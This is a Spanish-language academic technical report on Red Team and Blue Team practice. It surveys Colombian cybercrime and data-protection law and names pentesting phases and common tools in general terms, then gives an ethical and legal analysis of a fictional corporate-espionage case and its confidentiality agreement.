Capacidades técnicas, legales y de gestión para equipos blue team y red team

Mario Leonardo Andrade Barrero

Asesor

Ingeniero. Eduvin Trigos Sanchez

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería – ECBTI

Especialización en Seguridad Informática

2025

Luis Fernando Zambrano

Jurado

Jurado

Resumen

Este informe técnico expone la aplicación de metodologías Red Team y Blue Team mediante un entorno de laboratorio virtualizado, en el cual se llevaron a cabo pruebas de penetración a sistemas vulnerables. Se detallan las herramientas utilizadas en cada etapa del pentesting, los hallazgos obtenidos, las medidas de hardenización propuestas y el análisis de un caso ético relacionado con ciberespionaje corporativo. El trabajo destaca la importancia del actuar ético y legal en la profesión, evaluando cláusulas contractuales desde el marco normativo colombiano y los principios del COPNIA. Como resultado, se ofrecen recomendaciones orientadas al fortalecimiento de la seguridad organizacional, promoviendo una cultura de ciberseguridad proactiva y responsable.

Palabras clave: Blue team, ciberseguridad, ética profesional, pentesting, red team.

Abstract

This technical report presents the application of Red Team and Blue Team methodologies through a controlled virtual environment in which penetration tests were conducted on vulnerable systems. The tools used in each stage of the pentesting process are explained, including the results, proposed hardening measures, and the ethical analysis of a cyber espionage case. This report emphasizes the relevance of legal and ethical conduct in cybersecurity, evaluating contract clauses under Colombian law and engineering ethical standards. Finally, it includes recommendations aimed at strengthening organizational cybersecurity and fostering a proactive and responsible security culture.

Keywords: Blue team, cybersecurity, pentesting, professional ethics, red ream.

Tabla de Contenido

Introducción 15

Justificación 16

Objetivos 17

Objetivo General 17

Objetivos Específicos 17

Informe Técnico 18

Legislación Leyes y Decretos Existentes Actualmente 18

Ley 1273 de 2009 – Delitos Informáticos: 18

Ley 1581 de 2012 – Protección de Datos Personales: 19

Ley 1928 de 2018 – Convenio de Budapest: 20

Etapas Pruebas de Penetración o Pentesting 21

1. Reconocimiento (Information Gathering) 22

2. Escaneo y Enumeración (Scanning & Enumeration) 22

3. Explotación (Exploitation) 22

4. Mantenimiento del Acceso (Post-Exploitation & Persistence) 22

5. Análisis y Reporte (Reporting & Remediation) 23

Herramientas de Ciberseguridad 23

Herramientas 23

Metasploit 23

Nmap 23

OpenVAS 24

Servicios en Línea: 24

ExploitDB 24

CVE (Common Vulnerabilities and Exposures) 25

Irregularidades Anexo 3 (Acuerdo de Confidencialidad) 25

Análisis del Anexo 3 Acuerdo de Confidencialidad 26

Artículo 269A – Acceso Abusivo a un Sistema Informático 28

Artículo 269C – Interceptación de Datos Informáticos 28

Artículo 269F – Violación de Datos Personales 28

Artículo 269H – Uso de Software Malicioso 29

Ética Ante el Ofrecimiento de Este Tipo de Trabajos 29

Artículo 1 – Principios Generales 30

Artículo 6 – Deberes del Ingeniero con la Sociedad 30

Artículo 12 – Integridad Profesional 30

Artículo 10 – Deberes con la Profesión 31

Análisis Ético y Legal del Caso “Ciberespionaje y Ética en CyberFort Technologies” 31

Implicaciones Éticas 31

¿Qué Normas o Leyes Podrían Haberse Infringido? 32

¿Qué Consecuencias Legales Podrían Enfrentar? 32

¿Cómo Debió Actuar CyberFort Technologies Ante la Detección del Malware? 32

¿Qué Acciones Correctivas y Preventivas Deberían Implementarse? 33

Políticas Claras de Uso Autorizado 34

Ejecución de Pruebas de Intrusión 35

Reconocimiento (Information Gathering) 35

Escaneo y Enumeración (Scanning & Enumeration) 36

Nmap: 36

Explotación (Exploitation) 39

Identificar los Fallos de Seguridad que Puede Atacar la Máquina Windows 43

Herramientas Utilizadas para la Identificación de Fallos de Seguridad 44

Afectación del ataque a máquina Windows 50

Actuaciones en Caso de un Ataque Informático en Tiempo Real 53

Medidas de Hardenización 55

Se Hace un Nuevo Escaneo a la Máquina con Nmap: 55

Diferencias Entre un Equipo Blueteam y un Equipo de Respuesta a Incidentes Informáticos 65

Center For Internet Security 66

SIEM (Security Information and Event Management) 67

Herramientas de Contención de Ataques Informáticos 68

Firewalls 68

Network Access Control (NAC) 69

EDR (Endpoint Detection and Response) 69

Aspectos que Aporten al Desarrollo de Estrategias de RedTeam & BlueTeam 69

Simulación Realista de Ataques 69

Recomendaciones para el Planteamiento de Estrategias que Permitan Endurecer los Aspectos de Seguridad en una Organización 70

Conclusiones que Permitan la Construcción del Conocimiento desde el Enfoque de la Ciberseguridad 71

Video 72

Conclusiones 73

Recomendaciones 74

Referencias Bibliográficas 75

Apéndices 79

Lista de Tablas

Tabla 1 Identificación de fallos 41

Lista de Figuras

Figura 1 Escaneo Nmap 34

Figura 2 Escaneo nmap búsqueda de puertos y servicio 35

Figura 3 Escaneo nmap búsqueda de vulnerabilidades 36

Figura 4 Escaneo nmap búsqueda vulnerabilidades 36

Figura 5 Explotación vulnerabilidad 38

Figura 6 Explotación vulnerabilidad 38

Figura 7 Creación usuaria y agregar grupo admin 39

Figura 8 Verificación Usuarios 39

Figura 9 Shell 40

Figura 10 Verificación Información 41

Figura 11 Análisis AnyRun 43

Figura 12 Análisis AnyRun 44

Figura 13 Análisis AnyRun Conexiones 44

Figura 14 Análisis Virus Total 45

Figura 15 Análisis PeStudio 46

Figura 16 Análisis en TCPView 47

Figura 17 Análisis Autoruns 47

Figura 18 Análisis Regshot 48

Figura 19 Análisis Regshot 2 48

Figura 20 Ataque maquina Windows 7 52

Figura 21 Escaneo de Vulnerabilidades nmap 54

Figura 22 Creación archivo .reg 55

Figura 23 Verificación creación archivo .reg 56

Figura 24 Ejecución archivo Desactivar SMB1.reg 56

Figura 25 Ejecución correcta desactivar SMB1 57

Figura 26 Comprobación desactivación SMB1 58

Figura 27 Windows Update 59

Figura 28 Actualización Windows 7 60

Figura 29 Catálogo de actualizaciones Windows 61

Figura 30 Actualizaciones Windows Manual 62

Figura 31 Instalación de actualizaciones manual 62

Figura 32 Firewall Windows 63

Figura 33 Activación políticas Firewall Windows 64

Lista de Apéndices

Introducción

Los equipos Red Team y Blue Team se consolidan como pilares fundamentales para la protección de los activos digitales de una organización. Este informe técnico presenta un enfoque práctico y académico sobre las estrategias, herramientas y metodologías empleadas en ejercicios de ciberseguridad ofensiva (Red Team) y defensiva (Blue Team), a través del desarrollo de un entorno de laboratorio controlado. Asimismo, se analiza un caso ético complejo que permite reflexionar sobre los principios legales y morales que deben regir el actuar de los profesionales en seguridad informática. La formación integral en el área de la ciberseguridad requiere no solo habilidades técnicas, sino también una sólida base ética que permita tomar decisiones responsables frente a incidentes que comprometen la confidencialidad, integridad y disponibilidad de la información.

Justificación

El incremento masivo de los sistemas informáticos y la digitalización de procesos ha incrementado la exposición de las organizaciones a ataques cibernéticos. Frente a este panorama, se hace indispensable formar profesionales capaces de identificar, explotar y mitigar vulnerabilidades de manera ética y legal. Este trabajo justifica su desarrollo en la necesidad de aplicar conocimientos teóricos en escenarios prácticos, reforzando competencias técnicas y de análisis crítico ante situaciones reales de seguridad informática. Además, fomenta una visión integral de la ciberseguridad, promoviendo la defensa activa de los sistemas de información desde una perspectiva legal y ética.

Objetivos

Objetivo General

Analizar los aspectos técnicos, legales y éticos relacionados con las pruebas de penetración y la gestión de vulnerabilidades en ciberseguridad, con el fin de identificar riesgos, evaluar prácticas responsables y proponer estrategias que fortalezcan la protección de los sistemas informáticos en las organizaciones.

Objetivos Específicos

Examinar la normativa legal vigente en Colombia en materia de delitos informáticos y protección de datos personales, evaluando su aplicación frente a prácticas comunes en ciberseguridad ofensiva y defensiva.

Describir las etapas y metodologías empleadas en las pruebas de penetración (pentesting), detallando las herramientas utilizadas y los tipos de vulnerabilidades que pueden ser identificadas.

Analizar el uso de herramientas de explotación, escaneo y análisis forense, valorando su efectividad para detectar brechas de seguridad y su uso ético dentro de los límites legales.

Evaluar las implicaciones éticas y profesionales del manejo de información sensible en entornos de ciberseguridad, considerando principios como la transparencia, la responsabilidad social y la denuncia de prácticas ilegales.

Informe Técnico

Legislación Leyes y Decretos Existentes Actualmente

Las siguientes leyes y decretos son las que actualmente están vigentes en Colombia, los cuales les ayudaran para entender los riesgos y alcances en ciberseguridad:

Ley 1273 de 2009 – Delitos Informáticos:

Esta ley modificó el Código Penal colombiano para incluir nuevos delitos informáticos y sanciones. También se crea el bien jurídico "Protección de la información y de los datos", lo que significa que la información digital tiene protección legal.

Tipifica delitos como acceso abusivo a un sistema informático, interceptación de datos, uso indebido de software malicioso, suplantación de sitios web, entre otros.

Establece penas de prisión y multas económicas según la gravedad del delito.

En el acceso abusivo a un sistema informático que está contemplado en el *Artículo 269A*: Penaliza el acceso no autorizado a sistemas informáticos, con penas de prisión de 48 a 96 meses y multas de 100 a 1.000 salarios mínimos legales mensuales vigentes (Ley 1273 de 2009, art. 269A).

Obstaculización ilegítima de sistema informático o red de telecomunicación el cual está contemplado en el *Artículo 269B* y sanciona la interrupción no autorizada del funcionamiento de sistemas informáticos o redes de telecomunicaciones, con penas similares a las del acceso abusivo (Ley 1273 de 2009, art. 269B).

La interceptación de datos informáticos en el *Artículo 269C* el cual penaliza la interceptación de datos sin orden judicial, con penas de prisión de 36 a 72 meses (Ley 1273 de 2009, art. 269C).

El Daño Informático está contemplado en el *Artículo 269D* el cual Castiga la destrucción, daño, borrado, deterioro, alteración o supresión de datos informáticos, con penas de prisión de 48 a 96 meses y multas de 100 a 1.000 salarios mínimos legales mensuales vigentes (Ley 1273 de 2009, art. 269D).

Uso de software malicioso *Artículo 269E*: Penaliza la producción, tráfico, adquisición, distribución, venta, envío, introducción o extracción de software malicioso, con penas de prisión de 48 a 96 meses y multas de 100 a 1.000 salarios mínimos legales mensuales vigentes (Ley 1273 de 2009, art. 269E).

Violación de datos personales *Artículo 269F*: Sanciona la obtención, compilación, sustracción, oferta, venta, intercambio, envío, compra, interceptación, divulgación, modificación o empleo de datos personales sin autorización, con penas de prisión de 48 a 96 meses y multas de 100 a 1.000 salarios mínimos legales mensuales vigentes (Ley 1273 de 2009, art. 269F).

Suplantación de sitios web para capturar datos personales *Artículo 269G*: Penaliza la creación y uso de sitios web falsos para capturar datos personales, con penas de prisión de 48 a 96 meses y multas de 100 a 1.000 salarios mínimos legales mensuales vigentes (Ley 1273 de 2009, art. 269G).

Ley 1581 de 2012 – Protección de Datos Personales*:*

Esta ley regula el tratamiento de datos personales en Colombia y protege la privacidad de los ciudadanos.

Define los principios para el tratamiento de datos personales, como legalidad, seguridad, confidencialidad y acceso libre.

Crea la Superintendencia de Industria y Comercio (SIC) como entidad encargada de supervisar el cumplimiento de la ley.

Obliga a las empresas y entidades a pedir autorización explícita para recolectar y usar datos personales.

Establece derechos de los ciudadanos, como acceder, actualizar, rectificar y eliminar sus datos. (Ley 1581 de 2012)

Decreto 1377 de 2013 – Regulación de la Ley de Protección de Datos: Es un decreto reglamentario de la *Ley 1581 de 2012*, que establece normas más detalladas para la protección de datos personales. Explica cómo las empresas deben obtener el consentimiento de los usuarios, además, obliga a las empresas a adoptar medidas de seguridad para proteger los datos personales y define sanciones para quienes incumplan la ley (Decreto 1377 de 2013).

***Ley 1928 de 2018 – Convenio de Budapest**:*

Aprueba el Convenio de Budapest, un acuerdo internacional para combatir el cibercrimen.

Permite la cooperación internacional en la lucha contra los delitos informáticos.

Fortalece la capacidad del Estado colombiano para investigar y sancionar el cibercrimen.

Obliga a Colombia a adaptar su legislación para estar alineada con estándares internacionales. (Ley 1928 de 2018).

Según el Convenio de Budapest sobre la Ciberdelincuencia (Consejo de Europa, 2001), los países deben tipificar como delito el acceso ilícito a sistemas informáticos, la interceptación ilícita de datos, y los actos que comprometan la integridad o confidencialidad de la información digital (arts. 2–5).

Etapas Pruebas de Penetración o Pentesting

INCIBE (2019) menciona que “Un *pentesting* es un **conjunto de ataques simulados dirigidos a un sistema informático** con una única finalidad: detectar posibles debilidades o vulnerabilidades para que sean corregidas y no puedan ser explotadas”. Es decir, las pruebas de penetración, o pentesting, son procesos organizados y estructurados para evaluar la seguridad de sistemas, redes y aplicaciones.

Según Panda Security (2023), las pymes enfrentan día a día desafíos críticos en ciberseguridad, cuentan con recursos limitados, falta de capacitación, experiencia en su personal y una baja preparación para identificar y contener ataques cibernéticos, lo que resalta la urgencia de fortalecer sus defensas con protocolos, controles y formación especializada.

Estas pruebas constan de varias etapas, cada una con un propósito específico. Según la metodología de pruebas de penetración direccionadas al riesgo se puede incidir que:

> La seguridad de la información se ha convertido en la mayoría de las organizaciones en un aspecto importante e indispensable para sus operaciones. Es por esto, que hoy en día existen diversas metodologías que guían a los auditores a realizar pruebas y aplicar métricas; con el fin de analizar controles y procedimientos que verifiquen seguridad mencionados. (Alvarez, 2018).

A continuación, se describen las etapas del pentesting junto con un ejemplo de herramienta utilizada en cada una.

1. Reconocimiento (Information Gathering)

En esta fase, el atacante recopila toda la información posible sobre el objetivo, como direcciones IP´s, dominios, servicios expuestos y otros datos relevantes. Existen dos tipos de reconocimiento: activo y pasivo (EC-Council, 2022).

Ejemplo de herramienta: Shodan – Permite buscar dispositivos conectados a internet y obtener información sobre su exposición.

2. Escaneo y Enumeración (Scanning & Enumeration)

En esta etapa se analizan los sistemas y servicios en busca de vulnerabilidades. Se identifican puertos abiertos, versiones de software y posibles puntos débiles.

Ejemplo de herramienta: Nmap – Un escáner de red que permite descubrir hosts, puertos abiertos y servicios activos.

3. Explotación (Exploitation)

En esta fase, se intenta aprovechar las vulnerabilidades encontradas para obtener acceso no autorizado al sistema o red.

Ejemplo de herramienta: Metasploit – Un framework que facilita la explotación de vulnerabilidades mediante módulos preconfigurados.

4. Mantenimiento del Acceso (Post-Exploitation & Persistence)

Si se logra el acceso, el atacante busca mantener la conexión para futuras intrusiones, instalando puertas traseras o elevando privilegios.

Ejemplo de herramienta: Empire – Una plataforma que permite mantener acceso persistente mediante PowerShell y otros métodos.

5. Análisis y Reporte (Reporting & Remediation)

En esta última fase, se documentan los hallazgos encontrados, describiendo las vulnerabilidades encontradas, su impacto y recomendaciones para mitigarlas. Asimismo, EC-Council (2012) menciona que “El informe generado en esta fase final de la prueba de penetración puede utilizarse para corregir cualquier vulnerabilidad detectada en el sistema y mejorar la seguridad de la organización”.

Ejemplo de herramienta: Faraday – Un entorno colaborativo que ayuda a gestionar y documentar los resultados del pentesting.

Herramientas de Ciberseguridad

Herramientas

Metasploit

Metasploit es un framework de explotación de vulnerabilidades que permite a los especialistas en ciberseguridad probar la seguridad de sistemas y redes. Su principal función es facilitar la ejecución de ataques simulados mediante módulos de explotación (Imperva, *s.f.*).

Contiene una gran cantidad de exploits listos para usar.

Permite la post-explotación y escalamiento de privilegios.

Se integra con herramientas como Nmap y OpenVas.

Un pentester puede usar Metasploit para explotar una vulnerabilidad en un servidor Windows y obtener acceso remoto al sistema. (Metasploit, s.f.).

Nmap

Nmap (Network Mapper) es un escáner de red utilizado para descubrir dispositivos, identificar puertos abiertos y analizar servicios en ejecución.

Realiza escaneos rápidos y detallados de una red.

Permite detectar sistemas operativos y versiones de software.

Soporta scripts para pruebas avanzadas de seguridad.

Un analista de seguridad usa Nmap para escanear una red y detectar qué dispositivos tienen puertos abiertos y qué servicios están corriendo.

OpenVAS

OpenVAS (Open Vulnerability Assessment System) es una plataforma de análisis de vulnerabilidades que permite detectar fallos de seguridad en redes y sistemas (Micucci, 2023).

Contiene miles de pruebas de seguridad para evaluar la infraestructura de TI.

Genera informes detallados con recomendaciones de mitigación.

Se actualiza constantemente con nuevas bases de datos de vulnerabilidades.

Un equipo de ciberseguridad usa OpenVAS para escanear un servidor web y detectar vulnerabilidades que podrían ser explotadas.

Servicios en Línea:

ExploitDB

Exploit Database (ExploitDB) es una base de datos en línea de exploits y pruebas de concepto (PoC) para vulnerabilidades conocidas.

Contiene exploits organizados por tipo de software y vulnerabilidad.

Permite buscar códigos de explotación para pruebas de pentesting.

Es mantenida por Offensive Security (creadores de Kali Linux).

Un investigador de seguridad busca en ExploitDB un exploit para una versión vulnerable de Apache y lo prueba en un entorno controlado.

CVE (Common Vulnerabilities and Exposures)

CVE es un sistema de identificación y clasificación de vulnerabilidades en software y hardware.

Cada vulnerabilidad recibe un identificador único (ejemplo: CVE-2024-12345).

Se usa como referencia en bases de datos de seguridad como NIST y OpenVAS.

Facilita la gestión de riesgos y parches en sistemas empresariales.

Un administrador de seguridad revisa la lista de CVEs recientes para verificar si su sistema tiene vulnerabilidades conocidas y necesita actualizaciones.

Irregularidades Anexo 3 (Acuerdo de Confidencialidad)

Al leer el Anexo 2 (escenario) y el Anexo 3 (acuerdo de confidencialidad), se pueden evidenciar múltiples irregularidades, tanto ilegales como no éticas, que van en contra de principios jurídicos, constitucionales y de derechos humanos. A continuación, detallo los elementos más preocupantes:

Iniciando por el apartado que indica: Contratos no revisados por gerencia y redactados por abogado despedido por prácticas ilícitas.

"*CyberFort Technologies, empresa de renombre mundial, está reclutando personal… entregando contratos no revisados por la gerencia y redactados por un abogado despedido por prácticas ilícitas.*"

Considero que esto es un gravamen a la validez legal del contrato, ya que no tiene el visto bueno de la dirección ni garantías de legitimidad en su redacción.

Se presume muy mala fe, y vicia el consentimiento de las partes al firmar un contrato posiblemente fraudulento.

Análisis del Anexo 3 Acuerdo de Confidencialidad

> Primera. Objeto: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de CyberFort Technologies no podrán ser divulgados. (Ucundinamarca, sf).

Esto es ilegal y no ético obligar al firmante a ocultar actividades ilegales, lo cual viola el deber ciudadano de denunciar delitos y el no denunciarlos lo haría cómplice de esos delitos.

Igualmente, esta cláusula lo que hace es entorpecer la acción de autoridades judiciales, lo cual puede ser considerado como obstrucción a la justicia.

En El Código Penal Colombiano obliga a denunciar delitos (Art. 67 CPP – Denuncia obligatoria), especialmente si se tiene conocimiento de actividades como espionaje, interceptaciones ilegales, etc.

En la cláusula Cuarta. En el punto 2: “datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos”.

Esto implica el reconocimiento de que la empresa maneja información obtenida mediante delitos informáticos (interceptaciones ilegales, accesos no autorizados). Es decir, el acuerdo busca proteger como “confidencial” información que proviene de delitos, lo cual es inadmisible legalmente.

En el punto 3 y punto 4 estos puntos refuerzan la prohibición de denunciar, lo cual es inconstitucional, ya que el deber ciudadano de denunciar no puede ser anulado por un contrato.

Estos puntos promueven el silencio ante crímenes informáticos como son espionaje, apropiación de información, esto conlleva a que el firmante se convierta en cómplice por omisión, y va contra los valores de ética profesional en ciberseguridad.

Estas cláusulas son abiertamente ilegales y antiéticas. Violan el deber ciudadano de denunciar delitos (Art. 67 del Código Penal Colombiano) y pueden convertir al firmante en cómplice o encubridor.

Además, vulneran derechos fundamentales como la libertad de expresión, el derecho a la verdad, y la obligación de colaborar con la justicia.

En el punto 7: Este punto considero que va en contra de la ética y valores para el empleado, ya que se está asumiendo obligaciones y responsabilidades que perjudican su ética profesional.

En el Punto 8: Este punto transfiere toda la responsabilidad al firmante, eximiendo a la empresa. Si el firmante guarda información ilícita de la empresa y es descubierto, sería responsabilizado individualmente, mientras CyberFort queda protegida. Esto es una forma de manipulación contractual y encubrimiento.

Cláusula Octava. Solución de controversias: Esto representa una renuncia anticipada a derechos legales, lo cual no es válido jurídicamente en Colombia. Además, se trata de una transferencia ilegítima de responsabilidad penal a un tercero (el receptor), lo cual es inaceptable tanto legal como éticamente.

Considero que se encontraron procesos ilegales en el Anexo 3 – Acuerdo, y varios de ellos podrían estar vulnerando artículos de la Ley 1273 de 2009, la cual protege la información y los datos contenidos en sistemas informáticos.

Artículo 269A – Acceso Abusivo a un Sistema Informático

"…datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'."

En este apartado se está reconociendo explícitamente que la empresa posee información obtenida por medios ilegales. La posesión y uso de información conseguida mediante accesos no autorizados vulnera este artículo.

Artículo 269C – Interceptación de Datos Informáticos

"…datos secretos como 'datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos'."

La frase "interceptación de información" hace referencia a la captura no autorizada de datos durante su transmisión, lo cual está prohibido por este artículo. El hecho de que el acuerdo intente encubrir o prohibir denunciar estas acciones puede verse como complicidad o encubrimiento de este delito.

Artículo 269F – Violación de Datos Personales

Cláusula cuarta punto 3: "No denunciar ante las autoridades actividades sospechosas de espionaje…"

Si la empresa está recolectando o accediendo a datos personales sin autorización y sin consentimiento, estaría violando el derecho a la protección de datos personales, lo cual es un delito según este artículo.

Artículo 269H – Uso de Software Malicioso

El acuerdo da a entender el uso de software malicioso, el hecho de que se hable de apropiación indebida de información, interceptaciones y espionaje, sugiere que podrían estar usándose herramientas que vulneren la seguridad informática, lo cual encaja dentro del uso de programas maliciosos para obtener acceso o extraer datos.

Ética Ante el Ofrecimiento de Este Tipo de Trabajos

NO aplicaría a esta propuesta en CyberFort Technologies, a pesar de la remuneración económica ofrecida y la promesa de un contrato vitalicio.

Esta empresa viola los principios fundamentales de ciberseguridad. Como experto en esta área, uno de los pilares más importantes de la profesión es la protección ética y legal de la información, así como el respeto por los derechos fundamentales de las personas.

El Anexo 3 del acuerdo revela procesos que normalizan actividades ilegales como interceptaciones, acceso abusivo a sistemas informáticos y encubrimiento de delitos, lo cual contradice completamente estos principios.

Aceptar un trabajo en una organización que impone un acuerdo de confidencialidad para proteger prácticas ilícitas, pone en riesgo no solo la reputación profesional, sino también la libertad, ya que podría convertirse en cómplice de delitos informáticos, lo cual está penalizado en la Ley 1273 de 2009.

Ningún incentivo económico justifica aceptar un empleo que implique participar o guardar silencio ante delitos como espionaje, robo de datos o interceptación de comunicaciones.

No puedo aceptar una oferta laboral que contradice principios éticos, legales y profesionales, en especial los establecidos por el Código de Ética Profesional del COPNIA, al cual como ingeniero debo ceñirme. (Consejo Profesional Nacional de Ingeniería - COPNIA, 2005).

Artículo 1 – Principios Generales

El ingeniero debe actuar siempre con ética, responsabilidad social, respeto por la ley y los derechos humanos.

El acuerdo en el Anexo 3 menciona que el profesional debe abstenerse de denunciar actividades ilegales como espionaje, interceptación de información o accesos abusivos a sistemas informáticos.

Esto viola directamente el principio de responsabilidad frente a la sociedad y a la ley, al obligar al profesional a guardar silencio ante delitos.

Artículo 6 – Deberes del Ingeniero con la Sociedad

El ingeniero debe denunciar toda práctica contraria a la ética profesional o que ponga en riesgo el bienestar colectivo.

El acuerdo prohíbe denunciar estos hechos, contradiciendo este deber fundamental.

Además, se protege a una empresa que habría contratado a un abogado previamente despedido por prácticas ilícitas, lo que revela una cultura institucional de poca transparencia.

Artículo 12 – Integridad Profesional

El profesional debe actuar con honestidad y transparencia, evitando cualquier tipo de complicidad en actividades ilegales o antiéticas.

Firmar un acuerdo que me impida hablar o denunciar irregularidades, me haría cómplice de posibles delitos informáticos, atentando contra la ética y mi reputación.

Artículo 10 – Deberes con la Profesión

Se establece que el ingeniero debe proteger el prestigio y la dignidad de la profesión.

Análisis Ético y Legal del Caso "Ciberespionaje y Ética en CyberFort Technologies"

El caso de CyberFort Technologies representa una clara vulneración de principios éticos fundamentales y una vulneración directa a normativas legales vinculadas a la privacidad, la confidencialidad y el uso legítimo de la información. Si bien el objetivo inicial era legítimo realizar una auditoría de seguridad, el uso indebido del acceso privilegiado otorgado a los expertos de CyberFort pone en evidencia la delgada línea entre el deber profesional y el abuso de confianza.

El argumento de que los empleados actuaron para "prevenir futuras amenazas" no justifica, bajo ninguna óptica ética ni legal, el espionaje sin consentimiento ni la posterior comercialización de información sensible. En el ámbito de la ciberseguridad, la ética profesional exige respetar los límites contractuales y legales, así como proteger activamente los intereses del cliente, no explotarlos.

El caso también refleja una falla institucional, si varios empleados pudieron actuar de esta manera, implica una deficiencia en la gobernanza corporativa, controles internos, y mecanismos de supervisión y auditoría ética. Es decir, no solo hay responsabilidades individuales, sino también responsabilidad organizacional.

Implicaciones Éticas

Violación de la confianza profesional, Los expertos de CyberFort abusaron del acceso otorgado para fines no autorizados, rompiendo el principio básico de fidelidad hacia el cliente.

Ausencia de consentimiento informado, El uso de la información recolectada no fue previamente autorizado ni notificado al gobierno contratante.

Comercialización de datos confidenciales, Vender datos a terceros y en la darknet representa una acción profundamente antiética, que pone en riesgo la seguridad nacional de un Estado y muestra un total desprecio por los principios de justicia y responsabilidad.

Desprestigio del gremio profesional, Este incidente puede afectar la percepción pública sobre la industria de la ciberseguridad, generando desconfianza hacia quienes deberían proteger la información.

¿Qué Normas o Leyes Podrían Haberse Infringido?

Leyes nacionales sobre delitos informáticos (ej.: Ley 19.223 de Chile sobre delitos informáticos).

Normativas sobre protección de datos personales y secretos de Estado.

Convenios internacionales sobre ciberseguridad y cooperación digital, como el Convenio de Budapest.

Regulación contractual, al violarse los términos pactados con el cliente.

¿Qué Consecuencias Legales Podrían Enfrentar?

Responsabilidad penal individual para los empleados directamente involucrados.

Responsabilidad corporativa (civil y contractual) la empresa podría responder económicamente por los daños ocasionados al gobierno contratante.

¿Cómo Debió Actuar CyberFort Technologies Ante la Detección del Malware?

Reportar de inmediato al cliente sobre el hallazgo y seguir los protocolos establecidos.

Eliminar el malware sin acceder a datos que no fueran necesarios para la mitigación.

Documentar cada acción técnica, con trazabilidad y transparencia.

Actuar con ética profesional, limitándose a los objetivos del contrato.

Supervisar internamente el accionar de los empleados, previniendo abusos y documentando cualquier anomalía.

¿Qué Acciones Correctivas y Preventivas Deberían Implementarse?

Revisión y fortalecimiento del código de ética empresarial.

Entrenamiento ético y legal obligatorio para todo el personal técnico.

Implementación de auditorías internas periódicas.

Uso de registros de auditoría en tiempo real para monitorear accesos a datos sensibles.

Colaboración con las autoridades para sancionar a los responsables.

Compensación y disculpas públicas al gobierno afectado.

Durante una auditoría de seguridad, es inevitable que las empresas de ciberseguridad accedan a información sensible de sus clientes, ya que dicha información es parte integral del entorno que se evalúa. Este acceso, sin embargo, debe limitarse estrictamente al alcance acordado en el contrato o en los términos de referencia de la auditoría, y siempre debe ser ejercido con altos estándares éticos y de confidencialidad.

El principio rector debe ser el mínimo acceso necesario, es decir, solo se debe acceder a los datos imprescindibles para cumplir con los objetivos de seguridad. Además, es fundamental que exista un marco legal y contractual claro que defina:

Qué tipo de información puede ser accedida.

Quién está autorizado para hacerlo.

Qué medidas se deben tomar para proteger esa información.

Para garantizar que este acceso no sea explotado de manera indebida, se deben implementar varias medidas:

Cláusulas de confidencialidad estrictas en los contratos.

Controles de acceso y monitoreo de las actividades realizadas por los auditores.

Políticas internas claras de ética profesional dentro de las empresas de ciberseguridad.

Auditorías cruzadas y trazabilidad: todo acceso debe quedar registrado y ser revisable.

Sanciones legales y contractuales en caso de abuso o filtración de la información.

En conclusión, aunque el acceso a información sensible es a veces necesario, este debe estar regulado, limitado y auditado, para evitar abusos de poder, proteger los intereses del cliente y preservar la confianza en el sector de la ciberseguridad.

Políticas Claras de Uso Autorizado

Establecer protocolos estrictos sobre quién puede utilizar herramientas forenses, en qué situaciones y bajo qué autorizaciones específicas.

Todo uso debe estar documentado y justificado.

Supervisión y monitoreo continuo

Implementar sistemas de logging y auditoría para registrar toda actividad en entornos sensibles, incluyendo el uso de herramientas forenses.

Usar sistemas de SIEM (Security Information and Event Management) para detectar comportamientos anómalos.

Separación de funciones

Evitar que un solo empleado tenga control total sobre los procesos técnicos y de análisis.

Dividir las funciones críticas entre distintos roles para que haya supervisión cruzada (principio de doble control).

Capacitación en ética profesional y legal

Formar continuamente al personal en ética digital, protección de datos y marco legal vigente.

Concientizar sobre las consecuencias penales y reputacionales del mal uso de la información.

Revisión periódica de casos y acceso

Realizar auditorías internas regulares sobre los proyectos de análisis forense.

Validar que el acceso a datos haya sido justificado, autorizado y dentro del marco legal.

Cláusulas legales y consecuencias disciplinarias

Incluir en los contratos laborales y de prestación de servicios cláusulas de confidencialidad, responsabilidad y sanciones en caso de mal uso.

Aplicar acciones legales o despido inmediato si se confirma el uso indebido.

Canales de denuncia seguros

Establecer mecanismos anónimos para que otros empleados puedan reportar comportamientos sospechosos sin temor a represalias.

Ejecución de Pruebas de Intrusión

Las Herramientas utilizadas fueron las siguientes según los pasos de un pentesting:

Reconocimiento (Information Gathering)

Para el reconocimiento de redes e información se utiliza la herramienta nmap: la cual es de código abierto y se usa para explorar redes y la realización de auditorías en redes, con ella se pueden descubrir dispositivos que están conectados en una red, descubrir puertos abiertos, servicios que estén corriendo, sistema operativo, etc.

